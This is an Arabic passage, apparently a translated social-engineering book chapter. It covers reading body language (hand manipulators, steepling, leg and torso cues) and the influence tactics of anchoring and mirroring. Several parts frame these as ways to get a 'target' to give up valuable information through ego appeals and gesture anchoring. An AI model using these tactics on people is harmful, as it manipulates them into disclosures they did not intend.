يتم تعريف المتلاعب مثل أي الحركة تنطوي على التلاعب أو الاستمالة لجزء من الجسم أو المادة من الملابس. عموما سببه العصبية، عدم الراحة، العادة، أو الحاجة للاسترخاء. نقطة هامة هي أنك لمجرد أنك لاحظت وجود شخص يتلاعب، لا تفترض تلقائيا أن هذا يثبت الخداع. بدلا من ذلك، البحث عن التلاعب هي وسيلة جيدة لملاحظه وجود تغيير في خط الأساس لشخص ما. يجب عليك أن تسأل نفسك كيف يتصرف قبل أن يصل الحديث إلى هذا المستوى العاطفي. يمكن ملاحظة خط الأساس لمساعدة المهندس الاجتماعي ليرى المؤشرات (مرة أخرى، ليس خداع) من التغييرات على مشاعر هذا الشخص.

أمثلة على المتلاعبين هم الناس الذين يلعبون في شعرهم، ايديهم، أو الخاتم. أو ربما أنهم دائما يقومون بعدل الاكمام، أزرار، أو غيرها من الملابس الخاصة بهم. يمكن استخدام هذه المؤشرات لتحديد ما إذا كان الشخص إما نفسه مطمئنة أو إذا كان العصبي.

الشكل التالي يعرض أمثلة عن التلاعب المشهور التي تكون قد لاحظتها.

- **فرك اليد**

Hand wringing is a common manipulator.



- **اللعب بأحد الإكسسوار التي يرتديها**

Another one is playing with some form of jewelry.



- **مثال آخر على بادرة العصبية**

Another example of a nervous gesture



عندما يكون الشخص ما عصبي أو غير متأكد، فإنه قد يفرك او يعتصر يديه. دعنا نقول ان خط الأساس لبن هو مسترخى اليدين، والتي تبين الثقة. ثم بدأت في استجوابه عن مكان وجوده ليلة أخرى، قال ثم بدا بفرك يديه. هذا التغيير في الأساس يمكن أن يشير الى شيئا عن هذا السؤال أو الأفكار التي أحضرها السؤال لكي يصبح عصبيا.
كمهندس اجتماعي جيد يقرر ما إذا كان هذا هو المجال لاستكشاف المزيد أو لترك وحده، كل هذا يتوقف على المستوى العاطفي المطلوب.

من ناحية أخرى تشير الى عصبيه الشخص هو أنه يبدأ باللعب مع المجوهرات أو حتى أزرار ومواد أخرى من الملابس. أحيانا يلعب الناس بالملابس أو المجوهرات كالمهدئ. ربما الشخص الذي أعطاهم هذه الأشياء هو صديق مقرب أو أحد أفراد أسرته، حيث عندما تشعر بعدم الارتياح فإنه يبدأ في التعامل مع هذه المادة من الملابس لجعلهم أقل عصبيه.
في الشكل السابق، إذا سيلينا كانت تقف مع ذراعيها الى جانبها كأساس ثم خلال محادثة تراها قامت بوضع ذراع لها على بطنها وبدء اللعب مع مجوهراتها، هذا يعتبر مؤشرا جيدا للتغيير العاطفي. وضع الذراع قد يشير عدم الراحة واللعب في المجوهرات مع تعبيرات الوجه المختلطة لها تخبرنا أنها تفكر في شيء ما، وأنها ليست مريحة حقا لها.
في كتاب **Telling Lies**، الدكتور أيكمن يناقش هذه الأجزاء المهمة من اللغة غير اللفظية: "المتلاعبين يكونون على حافة الوعي". هذا يعني أنه على الرغم من أن الشخص يعرف ما يقوم به، فهو رد فعل على الزناد اللاوعي لبدء التلاعب. هذا هو المكان الذي يراقب خط الأساس وأية تغييرات على خط الأساس يمكن أن تحدث فرقا كبيرا في فهم التغييرات إلى المحتوى العاطفي خلال المحادثة.
ملاحظة هذه العلامات يمكنها إعطاء المهندس الاجتماعي الساق الاعلى في الارتباطات. كما أنها يمكن أن تساعد في تحديد ما إذا كانت تصرفاتك أو خط من الأسئلة تسبب عدم الراحة للشخص.


وضع اليد عند ارتفاع الثقة (High-Confidence Hand Displays)

كما ذكرت ان اليدين هي أدوات مذهلة ومدهشة في الاتصالات. كما أنها يمكن أن تشير إلى عندما يكون الشخص يشعر بالثقة. مع العلم بهذا هي قوة المهندس الاجتماعي. الناس يستمتعون بقول أشياء جيدة عن أنفسهم، لمناشدة غرورهم. الشخصية واثقة يمكن أن تتأثر باستخدام مناشدات الذات (تفخيم الشخص) المناسبة، والتي يمكنها بناء علاقة بسرعة. الشخص يريد الحفاظ على هذا الشعور بأي ثمن، حتى التخلي عن معلومات قيمة. يذهب القسم التالي من خلال عرض ووضع عدد قليل من اليد والتي يمكن أن تشير إلى أن الشخص يشعر بالثقة حول وضعه. بمجرد انه يمكنك أن تعلم أن ترى هذا بسرعة وبشكل واضح، سوف تكون قادرة على ضبط النهج الخاص بك، وفتح خطوط لتتناسب مع نمط الاتصالات مع المواضيع الخاصة بك. هذا سوف يسمح لك بالتواصل معهم بالطريقة التي تريد أن تتواصل بها.

- **The Steeple**

حركات اليد هذه تحدث عندما يكون الشخص يخلق قبة (***Steeple***) باستخدام إصبعه. يمكن أن يتم هذا مع إصبع واحد (عادة ما يكون المؤشر) على كلتا اليدين أو مع اليد كلها، كما هو موضح في الشكلين التالين.

The one-finger steeple



The whole-hand steeple



يبين الشكل التالي جوردن هامبرجر. من خلال شركته، **The Art of Charm**، يقوم جوردن بتعليم الرجال ليكون لديهم المزيد من الثقة وتحقيق أهداف معينة. موقفه في الشكل التالي يقول: "أنا واثق، أنا قوي، ويجب أن تسمع لي".

What image does he want to portray?



هنا ليس فقط يملك جوردن الشعور بالثقة العالية هنا، ولكنه يميل إلى الأمام ويقول انه مستعد لتولي المسؤولية، وإمالة رأسه تقول انه واثق. هذه الإمالة من المهم أن تلاحظ. إذا فعلت هذا بقوة فيمكن أيضا أن يظهر الغضب أو نفاذ الصبر، ولكن في الإمالة الطفيفة يمكن أن تظهر بعض الاهتمام المتزايد وحتى مساعدة للاستنباط أكثر. جوردن مسمر هنا وله اماله طفيفة في، وإمالة الرأس تظهر كل الاهتمام والثقة في نفس الوقت. هناك الكثير في هذه الصورة يحظى باحترام حيث يحاول جوردن البيع هنا.

في بعض الحالات، يتم استخدام **steepling** كعرض إقليمي، حيث يقول أساسا، "أنا واثق فيما أقوله على الرغم من التحدي الخاص بك." لاحظ في الشكل التالي كيف يعرض مذيع الارصاد الجوية بيرني ريانو حركة اليد أثناء إحدى مقابلات الطقس الخاصة.

Bernie Rayno saying he knows what he's talking about



ما كان مثيرا للاهتمام بشكل خاص إزاء هذه المقابلة أن بيرني يظهر الكثير من الضغط من زاوية والكثير من التحدي، مع زيادة ظهور **steeple** له. بدا بيرني استجوابه حول الإشعاع الضار المحتمل لضرب أمريكا من الأضرار المتعلقة بتسونامي في اليابان. المقابلة ضغطت عليه وجعلته موجودا في زاوية وصار عدوانيا جدا. أكثر عدوانية حصلت، مع علو **steeple** له. عند نقطة واحدة كان **steepling** يصل إلى مستوى العين، كما يظهر في الشكل التالي. في كثير من الأحيان عندما يتم تهديد الأراضي أو عند الثقة الكبيرة، يمكننا أن نرى ان **steeple** تسير أعلى وأعلى حتى تصبح اليدين خلف الرأس والذراعين في الخارج، كما هو مبين في الشكل الذي يلي التالى.

The more aggressive his interviewer became the higher was his steeple.



A high confidence territorial display



في نهاية المطاف العرض الإقليمي سيكون كبيرا بما يكفي ان الامر سيستمر الى الشكل الذي تراه في الصورة السابقة.

- Thumb Displays

غالبا ما يتم عرض الابهام عندما يشعر الشخص بانه مهم، واثق، متأكد من ذاته أو يريد الجميع من حوله ان يشعر بالاطمئنان. أحيانا يظهر الابهام عندما يقوم شخص ما بالشعور بالثقة أو يريد عرضه ثقة عالية. يمكننا أن نرى أمثلة على ذلك في الصور التي التقطت من رجال الأعمال والقادة، أو الأشخاص المهمين الآخرين، كما هو مبين في الشكل التالي.

Using the thumbs in this manner can suggest high confidence or that what a person is saying is important.



- Ventral Displays

يشير المصطلح التشريحي **Ventral** إلى أجزاء الجسم الموجهة نحو البطن، على سبيل المثال المناطق الداخلية من الذراعين والساقين. عرض هذه المناطق البطنية بطريقة مفتوحة يشير إلى أنك جدير بالثقة وسهلة التعامل معها.

اليد يمكن ان تأمر، تطلب، أو تدعو علنا. عند استعراض الصور من زعماء الماضي في الولايات المتحدة، وجدت أن الرئيس السابق بيل كلينتون يستخدم عرض يده المفتوحة. كما هو مبين في الشكل التالى، اليد المفتوحة تظهر دعوة الى الشخص ليصبح جزءا من عشيرتك وأن تشعر بالراحة مع ما نقترحه. عند مزجه مع الأفعال الغير حسيه قوية أخرى مثل ميل الرأس والابتسام فهي قوة لا يستهان بها.

"Please come with me."



عكس الوضع **ventral display** المفتوح، كما هو مبين في الشكل التالى، هو عرض اليد المغلق، التي تطالب ولا تفتح على الإطلاق.

"You will do what I say."



نرى عموما هذا العرض عندما يقوم شخص ما بآمر الآخرين، أو تقول لهم ما يجب القيام به في كثير من الأحيان عندما يتم توبيخ الناس، بشكل عام، غيرها من لغة الجسد التي ترافق هذا النوع من العرض هو ضيق وأكثر عدوانية.

العرض الأخير المفتوح هي الأشياء مثل ارتداء القمصان مع الاكمام المطوية، أو النساء مع أيديهم على اردافهم. هذه هي مماثلة في قوله "انا منفتح لكم، انفتح لي." إذا كنت ترغب في بناء الثقة والألفة مع الناس بسرعة، وهذا هو واحد من الأشياء التي يجب ممارستها.

- **Genital Framing**

اخر وضع لليد التي تدل على الثقة العالية تسمى **genital framing**. في جوهر هذه الحالة الغير لفظيه، "أنا رجل متعافي الشباب. انظر، هنا دليل على ذلك. "الشخص بعقد الابهام مع حلقات الحزام أو الجيوب، وأصابعه تشير إلى أعضائه التناسلية. يبين الشكل التالى الموقف الطبيعي الذي يصاحب هذا.




عرض اليد التي تظهر انخفاض الثقة والاجهاد (Low-Confidence and Stress Hand Displays)

مثلما كانت الأيدي يمكنها أن تقول لك أن الموضوع الخاص بك يشعر بشعور جيد، سعيد، أو إيجابي، فهيا أيضا يمكنها أن تقول لكم إذا كان الموضوع الخاص بك يشعر بشعور متدني أو مشدود. تغطي الأقسام التالية عدد قليل من كثير قد تلاحظها في الناس والتي تعطيك صورة أوضح لحالتهم العاطفية.

- **Hand Wringing or Rubbing (فرك اليدين)**

عندما يكون شخص ما هو عصبي أو غير مرتاح، فإنه يقفل يديه بإحكام، وخلق تأثير "**white knuckle effect**"، كما هو مبين في الشكل التالي. في بعض الاحيان يقوم بفرك يديه معا. يمكنك أيضا مراقبة الانزعاج نتيجة التلاعب في الخواتم أو غيرها من المجوهرات. علامات أخرى يمكن أن تكون ثابتة ترقعه الأصابع (***knuckle cracking***) أو استخدام اليدين لخدش، فرك، أو التلاعب بالملابس أو أجزاء أخرى من الجسم. كل هذه الدلائل تشير إلى حالة عاطفية سلبية في الشخص.

Hand wringing is a common manipulator.



- **Thumb Displays (عرض الابهام)**

كما يعنى عرض الابهام لأعلى أنه أمر جيد، فان عرض الابهام لأسفل يعني شيء سيئ، كما هو مبين في الشكل التالي. بالإضافة إلى ذلك، في حين ان عرض الابهام لأعلى يمكن أن يشير إلى وجود الثقة، فان أيضا عرضه لا سفل يشير الى انعدام الثقة وعدم الراحة.

Thumbs down for this performance



لاحظ في الشكل التالى كيف قد تظهر اليدين لتكون **steepling** (حركة الثقة العالية)، ولكن الابهام المخفي يشير إلى شيء مختلف تماما.

Hidden thumbs can point to low confidence.



على الرغم من أن الشكل السابق هو **steepling**، ولكنه يشير الى ثقة منخفضه جدا لأنه تم إخفاء الابهام.

- **Closed for Confidence (الثقة المغلقة)**

كما ذكرت سابقا، فان الأيدي تشير كثيرا الى حالة الشخص العاطفية. في حين أن علامات اليد العليا كلها تشير إلى الثقة العالية، ولكن يجب أخذ ملاحظه خاصه إذا عرض الشخص أيديه بطريقه مغلقه كإشارة غير لفظية.
ربما كان الشخص واقفا ويداه خلف ظهره أو في جيوبه، كما هو مبين في الشكل التالى. شاهد مؤشرات أخرى، لمعرفة ما إذا كان هذا العرض يمكن أن يشير إلى انعدام الثقة.

Hiding hands can indicate low confidence.



على الرغم من أن بن لديه موقف واثق هنا، ولكنه يخبئ يديه والتي قد تشير إلى أنه قد لا يكون لديه شعور قوي كما يحاول أن يصور.
بعض حركات اليد الرئيسية الأخرى التي تشاهدها تكون مضمنه في طريقة تعامل الشخص مع شخص آخر. الإشارة في حركة وخز سريعة يمكن ان تدل على نفاد الصبر، التركيز، أو حتى الغضب. في حين ان الإشارة مع راحة اليد لأعلى والأصابع ممده يمكن بناء علاقة وتعزيز المشاعر الإيجابية في الشخص الذي تتحدث إليه.

Getting a Handle on the Hands (التعامل مع الأيدي)

حيث من المحتمل ان تقول إن هذه المعلومات كثيرة على لأدائها، فكيف يمكن اتقان هذا واستخدامه؟ الممارسة تجعل هذا ممكنا. ربما بشكل أكثر دقة، هناك شخص في فريق **SEAL Six** كان يقول، "الممارسة الجيدة تجعل من الشيء الكمال" نحن لا نريد ممارسة أشياء خاطئة وتعزيز العادات السيئة. كلما لاحظت، كلما كنت تثقيف نفسك على معاني هذه الإشارات، كلما كنت تمارسها تماما، فيصبح من الأسهل التقاط هذه الاشارات.
الخطوة التالية، بمجرد تدريب نفسك لاحظت هذه العلامات، هو تعليم نفسك كيفية استخدامها. إذا دخلت مكتب ورأيت المشهد كما مبين في الشكل التالى، ما من شأنه أن تفترض؟ خذ دقيقة لدراسة الصورة.

What do you see here?



هل لاحظت أن بن يحاول فرض هيمنته؟ ماذا تشير اليه أيدي سيلينا؟ أنها لا تبدو مريحة جدا مع نهجه، هل هي؟ يمكن استخدام هذا النوع من المعلومات في نهجكم يعني الفرق بين النجاح أو الفشل خلال التعاقدات الخاصة بك.

Anchoring (الرابط ... او عملية الإرساء)

لكل حالة ذهنية مشاعر متحدة معها. فحالة الإشراق والتألق تصاحبها مشاعر الثقة بالنفس، والسعادة. وحالة الحزن والكأبة تصاحبها مشاعر المرارة، والهزيمة، والضعف. ولهذه المشاعر الإيجابية منها والسلبية أثر كبير على التفكير والسلوك، يحتاج الإنسان دوما في حياته إلى مشاعر إيجابية ليقوم بأداء فعالياته بكفاية عالية.

كيف يمكن الحصول على تلك المشاعر الإيجابية في اللحظات التي يحتاجها الإنسان؟ هل هناك طريقة لإيقاد جذوة المشاعر الإيجابية عندما يحتاجها الشخص؟ أو لإطلاقها كما يطلق زناد النار، فتغور المشاعر السلبية، وترتفع راية المشاعر الإيجابية؟

كشف أن عملية الربط في إمكانها أن تثير عمل جسماني، فقد كان بافلوف يقوم كل مرة بدق الجرس عند تقديم الطعام لكلبه، وكان من الطبيعي أن يسيل لعاب الكلب عند تقديم الأكل. وبعد فترة قصيرة تكون ربط عصبي ما بين تقديم الأكل ودق الجرس، وبعد ذلك تعمد أن يدق الجرس بدون ان يقدم اي طعام للكلب فكانت النتيجة ان سال لعاب الكلب بمجرد سماعه للجرس رغم عدم وجود الطعام .

تتغير حالة الإنسان الذهنية باستمرار، وكأن فلما سينمائيا يمر أمامه. ولكن مشاهد هذا الفلم غير منظمة، فتارة تمر في ذهنه مشاهد تنتج عنها مشاعر إيجابية، وتارة تكون مشاهد ذات مشاعر سلبية. هذه الحالات الذهنية المتنوعة لا تأتي إلا بسبب مثيرات أو منبهات كانت قد ارتبطت بها بطريقة من الطرق. وقد تكون هذه المنبهات: صورية، سمعية أو حسية.

أي أنها في الواقع أنماط للإدراك تكون إما خارجية، أو داخلية. فقد ترى وانت تسير في الطريق شجرة معينه ... وحال رؤيتك للشجرة تقفز إلى ذهنك صورة او مشهد او إحساس معين مما هو مخزون في ذاكرتك، او في عقلك الباطن. مثل هذه العملية تتكرر باستمرار في حياتنا وبشكل عفوي، كذلك فان الحالة الذهنية التي نتجت عن رؤيتك للشجرة قد تؤدي إلى حالة ذهنية أخرى. وهكذا تتعاقب الأنماط المتنوعة بحسب خصائص النظام التمثيلي لذهنك حتى تستقر إلى حالة ذهنية إيجابية أو سلبية .

الإيماءات (*Gestures*) يمكن أن يكون لها بعض الآثار قوية عند استخدامها بشكل صحيح. بعض هذه المبادئ تأتي من دراسة البرمجة اللغوية العصبية (**NLP**) ولكن يمكن أن تملك الكثير من الطاقة عندما تحاول وضع العقل الذي تستهدفه على مسار يمكنك التحكم فيه.

واحدة من هذه الطريقة هي **Anchoring**، والذي هو الوسيلة لربط البيانات مثل النوع مع إيماء (*Gesture*) معين. على سبيل المثال، إذا كنت تتحدث إلى هدف وتصف شيء إيجابي وجيد، يمكنك تكراره مرة أخرى بينما تشير بيدك اليمنى فقط. إذا كان شيئا سيئا يمكنك الايماء بيدك اليسرى فقط. بعد القيام بهذه البادرة عدة مرات إلى أن تبدأ إرساء عقل الهدف الخاص بك حيث إيماءات اليد اليمنى ترتبط بالأشياء الجيدة.

الباعة يستخدم هذا الأسلوب لزيادة وترسيخ أن "منتجاتهم" أو "خدمتهم" ممتازة ولا يوجد منافس لها. بعض السياسيين يستخدموا هذا الأسلوب لترسيخ الأفكار الإيجابية أو الأفكار التي يريدون من جمهورهم التفكير الإيجابي كما هو الحال مع بعض الإيماءات. كان بيل كلينتون مثال عظيم على شخص يفهم هذا. لنرى هذا العمل

https://www.youtube.com/watch?v=c1v4n3LKDto&feature=player_embedded

Mirroring (التطابق)

تكتيك آخر عندما يتعلق الأمر بالإيماءات يسمى **Mirroring** (التطابق)، حيث تحاول تطبيق إيماءات الشخصية الهدف. بالطبع، هذا ليس سهلا كما يبدو. لكن ما يمكن أن نستشفه حول الهدف من الملاحظة فقط؟ هل هي خجولة؟ هل هي بصوت عال؟ إذا كنت تنهج شخص خجول مع إيماءات كبيرة صاخبة سوف تخيف هدفك بالتأكيد وربما تقتل فرصك في محاولتك كمهندس اجتماعي. على نفس المنوال، إذا كنت خجول أكثر فسوف تحتاج إلى مرآة لإيماءات "بصوت أعلى" عند التعامل مع ناس "بصوت أعلى". **Mirroring** (التطابق) ليس فقط تنطوي على محاكاة لغة الجسد الهدف ولكن أيضا باستخدام الإيماءات التي تجعل من السهل للإنسان أن يستمع إليك.

يمكنك أن تأخذ هذا المبدأ إلى مستوى آخر. رؤية إيماءات مألوفة لهدف من الممكن أن تكون مريحا له. ومع ذلك، يجب تحقيق توازن دقيق، لأنه إذا كان الهدف الخاص بك لديه إيماءات خاصة يستخدمها كثيرا وأنت تستخدمها بنفس الطريقة تماما، فانت سوف تكون لإغضابه. فاذا كنت تريد مرآة له، ولكن ليس تماما. إذا كان الهدف يفكر من خلال وضع يده على ذقنه يمكنك انهاء الفكر من خلال وضع يدك على جزء آخر من وجهك أو رفع اصبعك للإشارة الى ذقنك بضع مرات.

The Torso, Legs, and Feet

لغة الجسد هي المفتاح التي يمكنه أن يطلق الروح

كونستانتين ستانيسلافسكي

تطرق الجزء السابق على كيفية امكان اليدين في ايصال المشاعر. الأيدي يمكن أن تكون وصفيه ومشاركه حيث يمكنها حكاية القصة كلها من أي وقت مضى من دون الحاجة إلى الكلام. ولكن ماذا عن النصف السفلي من الجسم؟ ماذا يقول؟ المؤشرات الرئيسية لحالة الشخص العاطفية مدفونة على عمق كبير في الجذع والساقين والقدمين؟

الساقين والقدمين هي وسيلة من وسائل النقل. أنها تأخذنا الى الأماكن، وتساعدنا على حمل الأحمال الثقيلة، والحفاظ على أجسامنا متوازنة. وفي الوقت نفسه، يمكن للساقين وخاصة القدمين أن يكونا مصدرا للمتعة الحسية والحساسية المفرطة.

الجهاز الحوضي (***limbic system***)، الذي يسيطر على سلوكنا الغير لفظي، حيث يحافظ على النصف السفلي صادقا. لأن اليدين والذراعين هي أمامنا، ويمكننا ملاحظة ما نقوم به، ولكن الساقين والقدمين، فنحن في كثير من الأحيان لا نراها. هذا يعني أن حركات الساق والقدم، والجذع غالبا ما يمكن أن تكون مفاتيح في تحديد المشاعر الحقيقية للشخص الذي تتعامل معه. اسمحوا لي أن أبدأ مع الساقين والقدمين.

الساقين والقدمين (Legs and Feet)

الساقين والقدمين يمكن أن يخبرنا إذا كان شخص ما يشعر بالسعادة، الحزن، العصبية، غير مريح، أو حتى فطري. يمكن التعلم لالتقاط هذه المؤشرات والتي تساعدك على قراءة المواضيع الخاصة بك وفهم إطار العقل. ربما تكون قد شاهدت فيلم الأقدام السعيدة (***Happy Feet***)، حول البطريق الراقص. حيث كان سعيدا عندما كان يرقص.

التي هي ليست بعيدة جدا عن الواقع. عندما يكون الشخص سعيداً، فانه قد يضرب الكرات بقدميه أو صخرة على عقبيه، أو أصابع قدميه تشير الى شيء ما. روبن دريك كتب عن "الايماءات التي تتحدى قوة الجاذبية (***gravity-defying gestures***)" حيث يبين الشكل التالى أحد اصابع القدم رفع ليتحدى الجاذبية.

Gravity-defying gestures like this raised toe indicate happiness.



من المهم عدم الخلط بين هذه الايماءات التي تتحدى قوة الجاذبية مع التي كونها عصبية شديدة. الناس قد تهز أو ترج أقدامهم كثيرا كعادة لهم أو بسبب عدم الراحة والتي سوف يذكر في تحديد خط الأساس لسلوكهم. كيف يمكنك تحديد أيهما يكون هذا؟ أبحث عن التغيرات المفاجئة أثناء المحادثة. إذا كان شخص ما يرج قدميه ولكن فجأة توقف عندما سئل سؤالا، هذا يمكن أن يشير إلى وجود تغيير في مستوى الراحة في خط الأساس في حالته.

في إحدى الحالات مع ابني، الذي لديه ساقين قلقتين، قررت أن أحاول معرفة الحقيقة حول وضعه مع أصدقائه. لقد طلبت منه الجلوس معي في غرفة المعيشة. بمجرد جلوسه، بدأت قدميه بالتأرجح. سألته كيف كانت الأمور تسير مع أصدقائه. فأجاب "جيد". أردت أن أحفر أعمق، وذلك بعد بضعة أسئلة عاديه، سألت "ما هو الوضع بين هذا الشخص وهذا الشخص؟" توقفت رجليه عن التحرك، واضعها أيها على الأرض بثبات، مشيرا نحو الباب. لما هذا التحول المفاجئ هذا يعني أنه على وشك أن يكذب أو يخدع؟ لا. يعني هذا انه ذهب من الشعور بالراحة إلى الشعور بغير الراحة. وهذا بدوره يعني أن كل ما كان يحدث مع أصدقائه والتي تؤثر عليه مباشرة. لقد وجدت في نهاية المطاف إلى أن الوضع بين اثنين من الرجال في مجموعته تؤثر على صداقاته وتزعجه.

تشير أقدامنا في الاتجاه الذي نحن ذاهبون اليه. هل سبق لك أن حاولت المشي إلى الأمام مباشرة مع قدميك مشيرا إلى الداخل أو الخارج؟ لدينا القدمين والساقين تشيران ليس فقط الى الاتجاه الذي نتجه، ولكن أيضا في الاتجاه الذي نريد التوجه اليه. يمكنك ان ترى هذا في كثير من الأحيان في المحادثات التي يكون فيها أحد الأطراف لم يعد يريد أن يكون هناك. قبل أن يعذر نفسه، يمكنك ان ترى قدميه وساقيه تتحول بعيدا عن حزب أو جماعة أخرى. يبين الشكل التالى مثال على اتجاه الساق.

من هو مهتم بمن؟ ننظر الى الساقين لاتخاذ قرار.



الامر لا يقتصر على اتجاه الساقين والقدمين لتشير إلى ما إذا كان الشخص باق أو ذهاب، ولكنه أيضا يمكن أن تظهر الاهتمام أو عدم الاهتمام. يتم وضع الكثير من التركيز على الوجه، وخصوصا عندما يتعلق الأمر بميعاد. في كثير من الأحيان، في سيناريوهات المواعدة، أحدهم قد يظهر تعابير الوجه المهذبة، في حين أن ساقيه وقدميه تشير إلى مستوى الاهتمام الفعلي.
على سبيل المثال، قد يقترب الرجل بامرأة التي تعطي ابتسامة دافئة، ولكن عندما يقترب، فان الساقين والقدمين للمرآه تشير بعيدا عنه، أو لا يتحركا أبدا ليشيرا نحوه، مشيرا إلى أن اهتمامها تكمن في مكان آخر. كمهندس اجتماعي، من المهم محاولة التقاط مثل هذه الإشارات لتحديد ما إذا كنت قد بنيت علاقة كافية للحفاظ على مصلحة الهدف.
تستخدم القدمين والساقين لدينا أيضا في العروض الفطرية/التلقائية. عندما تتشارك مع هدفك ستلاحظ محاولته لتوسيع وضعه، وهذا يعد مؤشرا جيدا أنه يشعر بالتهديد، وربما يحاول فرض هيمنته على أرضه. الصورة على اليسار في الشكل التالى تبين كيف سارت الامور عندما تذهب المحادثة. لاحظ ساقي سيلينا وبن وهم قريبين من بعضهما البعض، وأقدامهم تشير اتجاه بعضهما البعض. إذا قال أحدهما شيء يغير ذلك، أو إذا أصبح الشخص متحركا أو دفاعيا، قد ترى ما في الصورة على اليمين. حيث قد اتخذت ساقين سيلينا الوضع الاوسع ومثلت موقفا فطريا أكثر، وقدميها لم تعد تشير نحو بن.

From comfort (left) to discomfort (right)



عرض نهائي أريد أن أتحدث عنه هو معبر الساق (***leg crossing***) او بمعنى اخر وضع الساق على الساق. الطريقة التي تعبر أو لا تعبر بها أرجلنا تستطيع أن تقول الكثير عن مشاعرنا عن الراحة أو عدم الراحة. إذا كنت تتذكر عندما تحدثت عن اليدين وتحدثت عن كيف الايماءات المفتوحة (***open gestures***) تشير إلى الثقة والدفء، مما تجعل الهدف يثق بك. الساقين لها سلطة مماثلة من حيث أنها يمكن أن تشير إلى ما إذا كنا سعداء، منفتحون، دافئ أو وضع حواجز بسبب عدم الراحة.

على سبيل المثال، الهدف الذي يجلس كما هو مبين في الشكل التالى يشير إلى ثقة عالية. هذا مريح، مسترخى لا يشكل أي عائق، يقول: "أشعر أنني بحالة جيدة".



من ناحية أخرى، عبور أرجلنا مع الإشارة أيضا لهم بعيدا قليلا عن الشخص الآخر يمكن أن يكون وسيلة لخلق بعض المسافة، حاجزا من نوع ما. يبين الشكل التالى هذا النوع من موقف الساق. كيف تشعر عند النظر الى هذه الصورة؟ هل هي مفتوحة وودودة او مغلقة وبارده؟



Is she friendly or not?



نحن نقرر ما إذا كنا سوف نحب أو نثق في الشخص بسرعة كبيرة، وسلوكنا الغير لفظي تعكس تلك المشاعر. نعبر أرجلنا بأدب تجاه الناس الذي نحبذهم، لكننا نستخدم معبر الساق كما هو مبين في الشكل السابق كحاجز لهؤلاء نحن لا نحب. لدينا الساقين والقدمين عقد ثروة من الاتصالات غير اللفظية.

الجذع والذراع (Torso and Arms)

الجذع (بالإنجليزية: Torso) أو (بالإنجليزية: Trunk) في التشريح، هي المنطقة التي تتوسط جسم الإنسان ويتفرع منه الرقبة والأطراف العلوية والأطراف السفلية. كما يحتوي على منطقة البطن والصدر والظهر. وهو يمثل السكن لكل الأعضاء الداخلية الحيوية مثل القلب، والرئتين، والكبد، والقناة الهضمية لذلك يمكن أن يبدو سريع التأثر وعرضة للانهزام، وما المتوقع أن المخ سيسعى لحماية تلك المنطقة بحذر لدى تعرضها لأي تهديد. خلال أوقات الخطر، سواء كان خطرا حقيقيا او حسيا، يوجه المخ باقي الجسد لحماية تلك الأعضاء المهمة بطرق تتراوح بين التصاف بالدقة والوضوح.

لنفترض أنك في عربة مترو الانفاق والمكان الوحيد المتبقي الخالي هو الذي بجانبك. ثم يأتي رجل وعليه علامات بانه تخطي بعض الحمامات. ثم يأتي بالقرب، يمكنك معرفة ذلك من خلال رائحته. ماذا تفعل؟ لا يمكنك الذهاب إلى أي مكان. قد تحتاج في البداية لاستدارة رأسك، حتى تجد نفسك تميل بعيدا. القليل من المسافة لم تؤثر على الرائحة المعتدية على حاسة الشم الخاصة بك، فانت لا تزال تحاول الوصول بعيدا. لماذا؟

نحن نميل بعيدا عن الأشياء التي لا نحبها ونميل إلى الأشياء التي نحبها. الآن قم بإزالة القذارة، رائحة الرجل الكريهة من هذا المشهد (مستشعرات الإحساس لدينا) وحل محله رائحة شخص جميل وليكن مثلا من الجنس الآخر. ما هي الطريقة التي تميل بها أنت الآن؟

شعوريا، امالة الجذع لدينا يمكن أن تخبرنا ما الذي نفضله في المجموعة. انتزع صورة لنفسك مع مجموعة من الأصدقاء. وبما إنك تعرف من هو أقرب عاطفيا لمن ومعرفة ما إذا كان يمكنك ملاحظة ميلان الجذع والتي تدعم تلك المعرفة. نلقي نظرة على الشكل التالى، ونرى كيف هي واضحة من يحب من.

Who does Ben really like?



في الشكل السابق النساء على حد سواء يميلان نحو بن، ولكن بن يميل أكثر نحو سيلينا الموجودة على اليسار، مشيرا إلى أن اهتمامه هو المكان الذي يكمن حقا. حتى عندما يجلس الهدف، يمكن للجذع أن يقول لنا ما هو التفكير. نلقي نظرة على الشكل التالى، وتقرر ما إذا كانت سيلينا مرتاحة أو تريد المغادرة.

